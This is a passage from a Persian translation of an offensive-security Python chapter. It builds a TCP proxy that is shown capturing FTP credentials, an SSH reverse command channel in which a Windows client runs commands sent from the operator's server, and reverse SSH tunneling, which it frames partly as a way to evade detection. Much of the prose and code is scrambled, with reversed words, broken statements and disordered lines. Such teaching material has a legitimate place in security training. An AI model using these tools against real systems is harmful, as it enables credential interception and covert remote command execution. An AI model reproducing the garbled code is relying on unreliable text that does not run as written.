تابع داخلی برای جایگزینی نمایش رشته هر کاراکتر به جای کاراکتر مربوطه در رشته خام (قابل چاپ).

در نهایت، یک آرایه جدید برای نگه داشتن رشته ها ایجاد می کنیم، نتیجه، که حاوی مقدار هگز شاخص اولین بایت در کلمه، مقدار هگز کلمه و نمایش قابل چاپ آن ۱۵ است، خروجی به این صورت است:

```
>> hexdump ('Python rocks\n and proxies roll\n')
0010 64 20 0000 70 79 74 68 6F 20 72 6F 63 6B 73 0A 20 61 6E python rocks.
                                                72 6F 78 69 65 73 20 72 6F 6C 6C 0A d
پراکسی رول.
```

این تابع راهی را در اختیار ما قرار می دهد که بتوانیم ارتباطات را که از طریق پروکسی در زمان واقعی انجام می شود تماشا کنیم. حالا بباید تابعی ایجاد کنیم که دو سر پراکسی از آن برای دریافت داده استفاده کنند:

```
def receive_from(connection): buffer = b""

1امتحان کنید: connection.settimeout(5)
در حالی که درست است:
2اگر بافر =+نباشد
زنگ نفریح
داده ها:
داده های بازگشت بافر
Exception as e: بازگشت بافر
```

برای دریافت داده های محلی و از راه دور، شن سوکت را برای استفاده عبور می دهیم. ما یک رشته بایت خالی ایجاد می کنیم، بافر، که پاسخها را از سوکت ۱ جمع آوری می کند. به اطلاع پیش فرض، یک تایم اوت پنج ثانیه ای تنظیم می کنیم، که اگر ترافیک را به کشورهای دیگر یا از طریق شبکه های با انتلاف پراکسی می کنند، ممکن است تهاجمی باشد. تایم اوت را در صورت لزوم افزایش دهید. ما یک حلقه تنظیم کردیم تا داده های پاسخ را در بافر ۲ بخوانیم تا زمانی که دیگر داده ای وجود نداشته باشد یا زمان آن تمام شود. در نهایت، رشته بایت بافر را به تماس گیرنده برمی گردانیم که می تواند ماشین محلی یا راه دور باشد.

گاهی اوقات ممکن است بخواهید بسته های پاسخ یا درخواست را قبل از اینکه پروکسی در راه خود ارسال کند، تغییر دهید. بباید چند تابع request_handler و answer_handler برای این کار اضافه کنیم:

```
def request_handler(buffer):
    #انجام اصلاحات بسته بازگشت
    بافر

    def answer_handler():
        #تغییرات بسته را انجام دهید
        بافر برگشتن
```

در داخل این توابع، می‌توانید محتویات بسته را تغییر دهید، وظایف فازی را انجام دهید، مشکلات احراز هویت را آزمایش کنید یا هر کار دیگری که دلخواه انجام دهید. این می‌تواند مفید باشد، به عنوان مثال، اگر می‌بینید که اعتبارنامه کاربر متن ساده ارسال می‌شود و می‌خواهید با عبور دادن به مدیر به جای خودتان، امتیازات یک برنامه را افزایش دهید.

نام کاربری.

باید اکنون با افزودن این کد وارد تابع proxy_handler شویم:

```
def proxy_handler(client_socket, remote_host, remote_port, receive_first):
    socket.SOCK_STREAM) remote_socket.connect((host_remote, remote_port)) 1
    remote_socket = socket.socket(socket.AF_INET,
                                   socket.SOCK_STREAM)
    if receive_first:
        remote_buffer = receive_from(remote_socket)
        if len(remote_buffer):
            print("[*] Received %d bytes from %s" % (len(remote_buffer), remote_host))
            hexdump(remote_buffer)

    if len(remote_buffer):
        response_handler(remote_buffer)
        client_socket.send(remote_buffer)
        if len(remote_buffer) == 0:
            continue

    local_buffer = receive_from(client_socket)
    if len(local_buffer):
        print("[*] Received %d bytes from localhost" % len(local_buffer))
        hexdump(local_buffer)

    local_buffer = request_handler(local_buffer)
    remote_socket.send(local_buffer)
    if len(local_buffer) == 0:
        continue

    remote_buffer = receive_from(remote_socket)
    if len(remote_buffer):
        print("[*] Received %d bytes from %s" % (len(remote_buffer), remote_host))
        hexdump(remote_buffer)

    if len(remote_buffer):
        response_handler(remote_buffer)
        client_socket.send(remote_buffer)
        if len(remote_buffer) == 0:
            continue

    if not len(remote_buffer):
        client_socket.close()
        remote_socket.close()
        break
```

این تابع شامل بخش عمده‌ای از منطق پروکسی می‌است. برای شروع، ما به میزبان راه دور ۱ وصل می‌شویم. سپس بررسی می‌کنیم تا مطمئن شویم که لازم نیست ابتدا یک اتصال به سمت راه دور برقرار کنیم و قبل از رفتن به حلقه اصلی ۲، داده‌ها را درخواست کنیم. برخی از دیمون‌های سرور از شما انتظار دارند که این کار را انجام دهید (مثلًا سرورهای FTP معمولاً ابتدا یک بنر ارسال می‌کنند). سپس از تابع receive_f برای هر دو طرف ارتباط استفاده می‌کنیم. یک شی سوکت متصل را می‌پذیرد و دریافت را انجام می‌دهد. محتویات بسته را می‌ریزیم تا بتوانیم چیز جالبی را بررسی کنیم. در مرحله بعد، خروجی را به تابع answer_handler ۳ می‌دهیم و سپس بافر دریافتی را به مشتری محلی ارسال می‌کنیم. بقیه کد پروکسی ساده است: ما حلقه خود را برای خواندن مدام از مشتری محلی تنظیم می‌کنیم.

داده ها را پردازش کنید، آن را به مشتری راه دور ارسال کنید، از مشتری راه دور بخوانید، داده ها را پردازش کنید و آن را به مشتری محلی ارسال کنید تا زمانی که دیگر هیچ داده ای را شناسایی نکنیم. هنگامی که هیچ داده ای برای ارسال در دو طرف اتصال وجود ندارد، هر دو سوکت محلی و راه دور را من بنديم و از حلقه خارج من شويم.

باید تابع server_loop را برای تنظیم و مدیریت اتصال کنار هم قرار دهیم:

```
socket.SOCK_STREAM) 1 server.bind((local_host, local_port))server_loop(local_host, local_port, receive_first):
    Exception as e: print('problem on bind: %r' % e)
    =امتحان کنید: 2 به جز (socket.socket(socket.AF_INET,
```

```
% (local_host, local_port)) sys.exit(0) %s:%d در print("[!]")
    سایر سوکت های گوش دادن یا مجوزهای صحیح.")
```

```
%s:%d" % (local_host, local_port)) server.listen(5) while True: 3 print("[*]
```

```
        client_socket, addr = server.accept()
            اطلاعات اتصال محلی را چاپ کنید
            (addr[0], addr[1])line = ">
                اتصال ورودی از %d" %s:%d" دریافت شد ([1])
                چاپ (خط)
                #یک موضوع برای صحبت با میزبان راه دور راه اندازی کنید
= threading.Thread( 4 target=proxy_handler, args=(client_socket, remote_host, remote_port, receive_first)) proxy_thread.start()
                                            proxy_thread
```

تابع server_loop یک سوکت 1 ایجاد می‌کند و سپس به میزبان محلی متصل می‌شود و شماره 2 را گوش می‌دهد. در حلقه اصلی، 3 وقتن یک درخواست اتصال جدید وارد می‌شود، آن را به proxy_handler رشته جدد 4 تحویل می‌دهیم، که همه کارها را انجام می‌دهد. ارسال و دریافت بیت های آبدار به دو طرف جریان داده. تنها بخشی که برای نوشتمن باقی مانده است تابع اصلی است:

```
proxy.py [localhost] [localport]", end="") print("[Remotehost] /. استفاده: tnirpdef[remote_ip]file[1:] 5[proxy[1:]])
```

```
proxy.py 127.0.0.1 9000 10.12.132.1 9000 True")tnirp
    sys.exit(0) local_host =
local_port = int(sys.argv[2]) remote_host = sys.argv[3] remote_port = int(sys.argv[4]) receive_first = sys.argv[5]
                                            sys.argv[1]
```

```
اگر "درست" در receive_first = درست درست دیگر;
receive_first: درست درست
```

local_port, remote_port, receive_first) میزبان راه دور.
server_loop (local_host,

`_name_ == '__main__': main()`

در تابع اصلی ، برخی از آرگومان‌های خط فرمان را می‌گیریم و سپس حلقه سروری را که به اتصالات گوشی می‌لاده دفعال می‌کنیم.

لگد زدن به لاستیک‌ها

اکنون که حلقه پروکسی اصلی و توابع پشتیبانی را در اختیار داریم، باید

آن را با یک سرور FTP نست کنید. پروکسی را با گزینه های زیر فعال کنید:

`sudo python proxy.py 192.168.1.203 21 ftp.sun.ac.za 21 True`

ما در اینجا از sudo استفاده کردیم زیرا پورت 21 یک پورت ممتاز است، بنابراین گوش دادن به آن نیاز به مجوزهای اداری با root ندارد. اکنون هر کلاینت FTP را راه اندازی کنید و آن را طوری تنظیم کنید که از localhost و پورت 21 به عنوان میزبان و پورت راه دور استفاده کند. البته، شما باید پروکسی خود را به یک سرور FTP هدایت کنید که در واقع به شما پاسخ من دهد. هنگامی که ما این را در برابر یک سرور FTP آزمایشی اجرا کردیم، نتیجه زیر را دریافت کردیم:

```
192.168.1.203:21[*] گوش دادن در
192.168.1.203:47360 [<==>] دریافت اتصال ورودی از
30 بایت از راه دور دریافت کرد.
70 2E 73 75 6E 2E 61 63 2E 61 63 2E 70. ۰۰۰۰۰۳۲ ۳۲ ۳۰ ۲۰ ۵۷ ۶۵ ۶C ۶۳ ۶F ۶D ۶۵ ۲۰ ۷۴ ۶F ۲۰ ۶۶ ۲۲۰
f 0010 74
       .. ۰۰۲۰ ۰D ۰A
0000 50 41 53 53 20 73 65 6B 72 65 74 0D 0A          دیر. PASS
0010 73 66 75 ۰۰۰۰۳۲ ۳۳ ۳۰ ۲۰ ۴C ۶F ۶۷ ۶۹ ۶E ۲۰ ۷۳ ۷۵ ۶۳ ۶۳ ۶۵ ۷۳ ۲۳۰
6C 2E 0D 0A          ... ۰۰۱۰
[==>] به محلی ارسال شد.
[==>] بایت از محلی دریافت شد.
6 0000 53 59 53 54 0D 0A          SYST..
L 0010 38 0D ۰۰۰۰۳۲ ۳۱ ۳۵ ۲۰ ۵۵ ۴E ۴۹ ۵۸ ۲۰ ۵۴ ۷۹ ۷۰ ۶۵ ۳A ۲۰ ۴C ۲۱۵
8.. ۰A
[==>] بایت از محلی دریافت شد.
0000 50 4F ۵۲ ۵۴ ۲۰ ۳۱ ۳۹ ۳۲ ۲C ۳۱ ۳۶ ۳۸ ۲C ۳۱ ۲C ۳۲ PORT 192.168.1.2
0010 30 33 2C ۳۱ ۳۸ ۳۷ ۲C ۳۲ ۳۲ ۳۳ 0D 0A ۰۳.۱۸۷.۲۲۳..
[==>] فرمان ۰۰۰۰ ۳۲ ۳۰ ۲۰ ۵۰ ۴F ۵۲ ۵۴ ۲۰ ۶۳ ۶F ۶D ۶D ۶1 ۶E ۶4 ۲۰۰ PORT
0010 20 ۷۳ ۷۵ ۶۳ ۶۳ ۶۵ ۷۳ ۷۳ ۶۶ ۷۵ ۶C ۲E ۲۰ ۴۳ ۶F ۶E
[==>] موفق شد. باه
PASV 0030 2E 0D 0A ۰۰۰۲۰ ۷۳ ۶۹ ۶۴ ۶۵ ۷۲ ۲۰ ۷۵ ۷۳ ۶۹ ۶E ۶7 ۲۰ ۵۰ ۴1 ۵۳ ۵6 Sider
...
[==>] بایت از محلی دریافت شد.
6 0000 4C ۴9 ۵3 54 0D 0A
[==>] بایت از راه دور دریافت شد.
63 0000 31 35 30 20 48 65 72 65 20 63 6F 6D 65 73 20 74 150
```

0010 68 65 20 64 69 72 65 63 74 6F 72 79 20 6C 69 73 he directory
ارسال

31 36 38 2C 31 2C 32 PORT 192,168,1,2 0010 30 33 2C 32 31 38 2C 31, 31, 31, 31.
0000 50 4F 52 54 20 31 39 32 2C
0000 32 30 30 20 50 4F 52 54 20 63 6F 6D 6D 61 6E 64 200 PORT
0010 20 73 75 63 63 65 73 73 66 75 6C 2E 20 43 6F 6E
PASV 0030 2E 0D 0A با استفاده از 0D 0A
00020 73 69 64 65 72 20 75 73 69 6E 67 20 50 41 53 56 Sider
...
0000 51 55 49 54 0D 0A ترک..
[==>] به ریموت ارسال شد.
... خدا حافظ...
[==>] به محلی ارسال شد.
[*] داده دیگری وجود ندارد. بستن اتصالات

در ترمینال دیگری در دستگاه Kali، با استفاده از پورت پیشفرض 21، یک جلسه FTP به آدرس IP دستگاه Kali شروع کردیم:

tim@kali:~\$ ftp 192.168.1.203 متصل به 192.168.1.203

خوش آمدید ftp.sun.ac.za به 220
نام(192.168.1.203:tim): 331 لطفا رمز عبور را مشخص کنید.
کلمه عبور:
230 ورود با موفقیت انجام شد.
نوع سیستم از راه دور یونیکس است.
استفاده از حالت با پری برای انتقال فایل ها.
فرمان ls 200 PORT موفقیت آمیز بود. استفاده را در نظر بگیرید
PASV.

1 1001 1001 CPAN -> pub/mirrors/ 17 زوئیه 2008
drwxr-xr-x 2 1001 1001 2019 veeam drwxr-xr-x 6 1001 1001 4096 03
ftp.funet.fi/pub/languages/perl/CPAN 2016 win32InetKeyTeraTerm ژوئن 2009
ubuntu.com 1903 2019 21 اکتبر 2009
drwxr-xr-x 2 1001 1001 2019 veeam drwxr-xr-x 6 1001 1001 4096 03
2016 win32InetKeyTeraTerm ژوئن 2009
OK. 226 دایرکتوری ارسال
خدا حافظ 221 ftp>

شما بهوضوح می‌اینید که ما می‌توانیم بزرگی FTP را با موفقیت دریافت کنیم و نام کاربری و رمز عبور را ارسال کنیم، و به طور کامل از آن خارج می‌شویم.
با پارامیکو SSH

چخش با BHNET، جایگزین netcat که می‌ساختیم، بسیار مفید است. اما گاهی عاقلانه است که ترافیک خود را رمزگذاری کنید تا از شناسایی جلوگیری کنید. یک روش معمول برای انجام این کار، تونل کردن ترافیک با استفاده از پوسته ایمن (SSH) است. اما اگر شما

هدف، درست مانند 81943 درصد از سیستم های ویندوز، کلاینت SSH ندارد.

در حالی که کلاینت های SSH عالی برای ویندوز در دسترس هستند، مانند PuTTY، این کتاب در مورد پاپتون است. در پاپتون، می توانید از سوکت های خام و مقداری جادوی رمزگاری برای ایجاد کلاینت یا سرور SSH خود استفاده کنید - اما چرا وقتی می توانید دوباره استفاده کنید، ایجاد کنید؟

که از PyCrypto استفاده می کند، به شما امکان دسترسی ساده به پروتکل SSH را می دهد. Paramiko برای آشایی با نحوه عملکرد این کتابخانه، از Paramiko SSH برای ایجاد اتصال و اجرای یک فرمان در یک سیستم پیکربندی سرور و کلاینت SSH برای اجرای دستورات از راه دور بر روی یک دستگاه ویندوز و در نهایت معماهی Paramiko برای همراه با BHNET شروع کیم. نمایش تولن معمکس استفاده می کنیم. فایل همراه با Paramiko پروکسی گزینه شروع کیم.

ابتدا Paramiko را با استفاده از نصب کننده pip بگیرید (یا آن را دانلود کنید)

<http://www.paramiko.org/>: pip install paramiko

ما بعداً از بخش از فایل های آزمایشی استفاده خواهیم کرد، بنابراین مطمئن شوید که آنها را از مخزن GitHub (https://github.com/paramiko/paramiko/) نیز دانلود کنیدParamiko

یک فایل جدید به نام ssh_cmd.py ایجاد کنید و موارد زیر را وارد کنید:

واردات پارامیکو

```

1    = paramiko.SSHClient() #کلاینت
2    def ssh_command(ip, port=port, username=user, password=password):
3        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
4        client.connect(ip,
5        port=port, username=username, password=password)
6        _ = stdout.readlines() + print('---')
7        stderr = client.exec_command(cmd)
8        if output: print(line.strip())
9        stderr.readlines()
10
11    _name_ == '_name_':
12        دریافت ورودی
13    # user = getpass.getuser() user =
14    # name کاربری:('رمز عبور():'tupni
15    =
16
17    command or <CR>:' or 'id ':
18    سرور را وارد کنید: 'IP
19    port = input ('Enter port or <CR>:') or 2222 cmd = input('Enter
20    ') or '192.168.1.203'
21    ssh_command(IP,
22    cmd)

```

ما یک تابع به نام 1 ایجاد می کنیم که با ارتباط برقرار می کند سرور SSH و یک فرمان را اجرا می کند. توجه داشته باشید که پارامیکو از احراز هویت با کلید به جای (با علاوه بر) احراز هویت رمز عبور پیشیگیری می کند. شما باید از احراز هویت کلید SSH در یک تعامل واقعی استفاده کنید، اما برای سهولت استفاده در این مثال، ما از احراز هویت نام کاربری و رمز عبور سنتی استفاده می کنیم.

از آنجایی که ما هر دو انتهای این اتصال را کنترل می کنیم، خط مشی را طوری تنظیم کردیم که کلید SSH را برای سرور SSH که به آن وصل می کنیم 2 پذیرد و

ارتباط. با فرض برقراری اتصال، دستور 3 را که در فراخوانی به تابع `ssh_command` را اجرا می کنیم. سپس اگر دستور خروجی تولید کرد، هر خط از خروجی را چاپ می کنیم.

در بلوک اصلی، ما از یک مازول جدید، `getpass` استفاده می کنیم. شما می توانید از آن برای دریافت نام کاربری از محیط فعلی استفاده کنید، اما از آنجایی که نام کاربری ما در دو ماشین متفاوت است، ما به صراحت نام کاربری را در خط فرمان درخواست می کنیم. سپس از تابع `getpass` درخواست رمز عبور استفاده می کنیم (پاسخ روی کنسول نمایش داده نمی شود تا هر شانه سواری را نامید کند). سپس آی پی، پورت و دستور (cmd) را برای اجرا می گیریم و من فرستم تا اجرا شود.

باید با اتصال به سرور لینوکس خود، یک آزمایش سریع اجرا کنیم:

```
% python ssh_cmd.py
نام کاربری: tim
رمز عبور: IPسرور را وارد کنید: 192.168.1.203
پورت یا <CR> را وارد کنید: 22
دستور یا <CR> را وارد کنید: id
--uid=1000(tim) gid=1000(tim)
--- خروجی ---
(odus)72.(mit)0001@0001=گروه
```

خواهید دید که ما متصل می شویم و سپس دستور را اجرا می کنیم. شما به راحتی می توانید اصلاح کنید این اسکریپت برای اجرای چندین دستور بر روی یک سرور SSH یا اجرای دستورات بر روی چندین سرور SSH.

با انجام کارهای اولیه، اجازه دهید اسکریپت را تغییر دهیم تا بتواند دستورات را روی کلاینت ویندوز از طریق SSH اجرا کند. البته، هنگام استفاده از SSH شما معمولاً از یک کلاینت SSH برای اتصال به سرور SSH استفاده می کنید، اما از آنجایی که اکثر نسخه های ویندوز سرور SSH خارج از جعبه را شامل نمی شوند، باید این مورد را معمکن کنیم و دستورات را از یک سرور ارسال کنیم. سرور SSH به سرویس گیرنده SSH یک فایل جدید به نام `ssh_rcmd.py` ایجاد کنید و موارد زیر را وارد کنید:

واردات پارامیکو واردات شلکس زیرفرابند واردات

```
def ssh_command(ip, port, user, passwd, command):
    client = paramiko.SSHClient()

    client.connect(ip, port=port, username=user, password=passwd)
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    if ssh_session.active:
        ssh_session.send(command)
        print(ssh_session.recv(1024).decode())
        True: ssh_session = client.get_transport().open_session()

    = ssh_session.recv(1024)
    try:
        cmd = command.decode()
        if cmd == 'exit':
            client.close()
            break
    except:
        pass

    = subprocess.check_output(shlex.split(cmd), shell=True)
    ssh_session.send(cmd_output)
    'OK'
    ssh_session.send(cmd_output)
```

```
        بازگشت client.close()

اگر __name__ == '__main__':
    وارد کاربر = getpass.getpass()
    سرور را وارد کنید: = getpass.getpass()
    کاربر، رمز عبور، ssh_command(IP،
    getpass.getuser())
    پورت = چهارمین عدد IP('IP')، پورت = چهارمین عدد ('پورت را وارد کنید:')

    'ClientConnected' 4 ارسال می کنیم و
    در حال شروع می شود: True
    اتصال در این حلقه، به جای اجرای یک فرمان، مانند مثال قبلی، دستورات را از اتصال 1 می گیریم، دستور 2 را اجرا می کنیم و
    هر خروجی را برای تماس گیرنده 3 ارسال می کنیم.
```

برنامه مانند برنامه قبلی شروع می شود و موارد جدید در حالی که `True` شروع می شود: `True`
حلقه در این حلقه، به جای اجرای یک فرمان، مانند مثال قبلی، دستورات را از اتصال 1 می گیریم، دستور 2 را اجرا می کنیم و
هر خروجی را برای تماس گیرنده 3 ارسال می کنیم.

همچنین توجه داشته باشید که اولین دستوری که ارسال می کنیم `ClientConnected` است. وقتی انتهاي دیگر
اتصال SSH را ایجاد می کنیم متوجه خواهید شد که چرا.
حالا بباید برنامه ای بنویسیم که یک سرور SSH برای سرویس گیرنده SSH ما (جایی که دستورات را اجرا می کنیم)
ایجاد می کند تا به آن متصل شویم، این می تواند یک سیستم لینوکس، ویندوز یا حتی سیستم عامل macOS باشد که
پایتون و پارامیکو را نصب کرده است. یک فایل جدید به نام `ssh_server.py` ایجاد کنید و موارد زیر را وارد کنید:

```
sys import threading
import socket import
os import paramiko
import

CWD = os.path.dirname(os.path.realpath(__file__))
HOSTKEY =
'DWChashSeed' = paramiko.RSAKey(m=paramiko.RSAKey.generate(nbytes=1024))
file = CWD + '/id_rsa'

kind, chanid): 'session': return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
(paramiko.ServerInterface): def _init_(self): self.event = threading.Event() def check_channel_request(self,
== نوع
paramiko.OPEN_SUCCEEDED بازگشت

ssh_2port = 22
name) ifn: fn = name
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
socket.socket(socket.AF_INET, socket.SOCK_STREAM)
= جوراب

ssh_port) sock.listen(100) dnb.kcos3
چاب [+] گوش دادن برای اتصال ...
Exception print(['-'] Listen جز client, addr = sock.accept()
'e') + str(e)) print('[-] اتصال دارم!', sys.exit(1) else: print('[-] کلینت،
ه عنوان:
```

```

bhSession.add_server_key (HOSTKEY) (4 bhSession = paramiko.Transport
سرور=سرور( revres_trats.noisseShb ) (سرور=سرور)

sys.exit(1) print('*** باشند: None chan = bhSession.accept(20)

کانال.')

5 احراز هویت شد(!) dnes.nahc6 print(chan.recv(1024)) به bh_ssh
try: while True: command= input("Enter command:") if command != آمدید

'خروج: chan.recv(8192) print(r.decode()) chan.send('exit') print('exiting') bhSession.close()
دیگر: chan.send(command)

```

شکستن به جز (KeyboardInterrupt: bhSession.close()

برای این مثال، ما از کلید SSH موجود در فایل‌های آزمایش Paramiko استفاده می‌کنیم. ما یک socket listener را درست همانطور که قبل در فصل انجام دادیم راه اندازی می‌کنیم، و سپس آن را "SSH-Server" نام‌گذاری می‌کنیم و روش‌های احراز هویت را پیکربندی می‌کنیم. هنگامی که یک کلاینت 5 را احراز هویت کرد و پیام ClientConnected را برای ما ارسال کرد، هر دستوری که در سرور SSH تایپ می‌کنیم (دستگاهی که ssh_server.py دستگاهی که در آن اجرا می‌کند) به مشتری SSH (dssgahki که ssh_rcmd.py اجرا می‌کند) ارسال می‌شود و در SSH اجرا می‌شود. کلاینت، که خروجی را به سرور بر می‌گرداند. اجازه دهید آن را راه اندازی می‌کنیم.

لگد زدن به لاستیک‌ها
برای نسخه‌ی نهایی، ما کلاینت را روی دستگاه ویندوز خود (نویسنده‌گان) و سرور را در مک اجرا می‌کنیم. در اینجا سرور را راه اندازی می‌کنیم:

```
4% python ssh_server.py [+] دادن برای
... اتصال
```

اکنون در ماشین ویندوز، کلاینت را راه اندازی می‌کنیم:

```
C:\Users\tim> $ python ssh_rcmd.py رمز عبور:
به bh_ssh آمدید
```

و دوباره روی سرور، اتصال را می‌بینیم:

```
[+] اتصال پیدا کردم! از [+] (192.168.1.208, 61852)
احراز هویت شد!
ClientConnected
```

whoami desktop-cc91n7\atim دستور را وارد کنید:

ipconfig دستور را وارد کنید:
پیکربندی IP ویندوز
<snip>

من بینید که کلاینت با موفقیت وصل شده است، در این مرحله ما بخواهیم دستورات را اجرا می‌کنیم. در کلاینت SSH کنیم، اما دستوری که فرستادیم روی کلاینت اجرا می‌شود و خروجی به سرور SSH ما ارسال می‌شود.

SSH Tunneling


در بخش آخر، ابزاری ساختیم که به ما اجازه می‌دهد دستورات را با وارد کردن آنها در یک کلاینت SSH روی یک سرور SSH راه دور اجرا کنیم، روش دیگر استفاده از تونل SSH است. به جای ارسال دستورات به سرور، یک تونل SSH ترافیک شبکه بسته پندی شده در داخل SSH را ارسال می‌کند و سرور SSH آن را باز کرده و تحويل می‌دهد.

تصویر کنید که در شرایط زیر هستید: شما از راه دور به یک سرور SSH در یک شبکه داخلی دسترسی دارید، اما من خواهید به وب سرور در همان شبکه دسترسی داشته باشید. شما نمی‌توانید مستقیماً به وب سرور دسترسی داشته باشید. سرور با نصب SSH دسترسی دارد، اما این سرور SSH ابزار مورد نظر شما را ندارد

استناده اگرچه

یکی از راه‌های غلبه بر این مشکل، راه اندازی یک تونل SSH رو به جلو است.


این به شما اجازه می‌دهد، برای مثال، دستور ssh -L 8008:web:80 justin@sshserver اجرا کنید تا به عنوان کاربر justin سرور SSH متصل شوید و پورت 8008 را در سیستم محل خود راه اندازی کنید. هر چیزی که به پورت 8008 ارسال می‌کنید، از تونل SSH موجود به سرور SSH می‌رود، که آن را به سرور وب تحويل می‌دهد. شکل 2-1 این را در عمل نشان می‌دهد.



شکل 2-1: تونل زنی رو به جلو SSH

این بسیار جالب است، اما به باد داشته باشید که بسیاری از سیستم‌های ویندوزی از این سیستم استفاده نمی‌کنند سرویس سرور SSH. هر چند همه چیز از دست رفته نیست. ما می‌توانیم یک SSH معکوس را پیکربندی کنیم

اتصال تونل زنی در این مورد، ما به روش معمول به سرور SSH خود از کلاینت ویندوز متصل می‌شویم. همانطور که در شکل 2 نشان داده شده است، از طریق آن اتصال، یک پورت راه دور در سرور SSH کنیز مشخص می‌کنیم که به میزبان و پورت محلی تونل می‌شود. می‌توانیم از این میزبان و پورت محلی استفاده کنیم، برای مثال، برای نمایش پورت 3389 برای دسترسی به یک سیستم داخلی با استفاده از Remote Desktop یا برای دسترسی به سیستم دیگری که کلاینت ویندوز می‌تواند به آن دسترسی داشته باشد (مانند وب سرور در مثال ما).



شکل 2-2: تونل زنی معکوس SSH

فایل های نمایشی شامل فایلی به نام ParamikoForward.py است که دقیقاً این کار را انجام می‌دهد. کاملاً همانطور که هست کار می‌کند، بنابراین ما آن فایل را در این کتاب چاپ مجدد نمی‌کنیم. با این حال، به چند نکته مهم اشاره می‌کنیم و نمونه ای از نحوه استفاده از آن را بررسی می‌کنیم. برای باز کنید، به main() بروید و دنبال کنید:

```
def main(): options, server, remote = parse_options()
    if options.readpass:
        password = getpass.getpass("رمز عبور زمزمه را وارد کنید: کلاینت")
        client.set_missing_host_key_policy(paramiko.WarningPolicy())
        paramiko.SSHClient().load_system_host_keys()

        print("در حال اتصال به میزبان %s:%d ..." % (server[0], server[1]))
        esobrev = ssh.connect(options.user, key_filename=options.keyfile,
                             port=options.port, timeout=options.timeout,
                             auth_timeout=options.auth_timeout, look_for_keys=True)

        print("اتصال به عنوان: %s@%s:%d" % (options.user, server[0], options.port))
        print("*** اجرا نموده و اینجا میخواهد از استثنای آن را بگیرد ***")
```

برمختاب (reverse_forward_tunnel)

"اکنون پورت راه دور %d به %d بازرسال می‌شود..."
% (options.port, remote[0], remote[1])

)

نقش کردن:

reverse_forward_tunnel(3

```
options.port, remote[0], remote[1], client.get_transport() print('Gg')
وقفه صفحه کلید:
sys.exit(0)
```

چند خط بالای ۱ قبل از راهاندازی اتصال کلاینت ۲ Paramiko SSH (که باید بسیار آشنا به نظر برسد) دوبار بررسی کنید تا مطمئن شوید که همه آرگومان‌های لازم به اسکریپت ارسال می‌شوند. بخش آخر در ()mainتابع ۳ reverse_forward_tunnel را فراخوانی می‌کند.

باید به آن تابع نگاهی بیندازیم:

```
(درگاه_سور، میزبان_دور، پورت_راه دور، حمل و نقل):
def reverse_forward_tunnel(transport, request_port_forward("", server_port)
                           chan = transport.accept(1000)
                           ادامه هید
                           target=handler, args=(chan, )
                           3 thr = threading.Thread(
                           remote_host, remote_port)
                           thr.setDaemon (True)
                           thr.start()
```

در پارامیکو دو روش ارتباطی اصل وجود دارد: حمل و نقل که می‌باشد مسئول ایجاد و حفظ اتصال و کanal رمزگذاری شده است که مانند سوکتی برای ارسال و دریافت داده در جلسه انتقال رمزگذاری شده عمل می‌کند. در اینجا ما شروع به استفاده از Paramiko request_port_forward() برای ارسال اتصالات TCP از پورت ۱ در سرور SSH و راهاندازی یک کanal انتقال جدید ۲ می‌کنیم.

سپس، روی کanal، کنترل کننده تابع ۳ را فراخوانی می‌کیم. اما هنوز کارمان تمام نشده است. برای مدیریت ارتباطات برای هر رشته باید تابع handler را کدگذاری کنیم:

```
کنترل کننده def(chan, میزبان, پورت):
    try:
        sock = socket.create_connection((میزبان, پورت))
        tccennoc.kcos = tcennoc.kcos + 1
        print('Connected! Now باز ارسال درخواست به %d ناموفق بود: %r' % (chan.origin_addr, chan.getpeername()))
    except Exception as e:
        print('Error: %s' % e)
```

برگشت

```
(برمخاطب)
%r -> %r' -> %r'
منصل! توبل باز (%(chan.origin_addr, chan.getpeername(),)
در حالی که درست است: 1
[] data = sock.recv(1024) len(data) == 0: break chan.send(data)
== 0: nel= chan.recv(1024) اگر داده (nel,) == 0: break
x = select.select([ sock, chan], [], داده(dnes.kcos))
```

اگر
زنگ تغیریج

```
%r' esobrevchan.close() sock.close()
(Chan-origin_addr,))
```

فصل 2

و در نهایت داده ارسال و دریافت می شود. ۱. در قسمت بعدی آن را امتحان می کنیم.

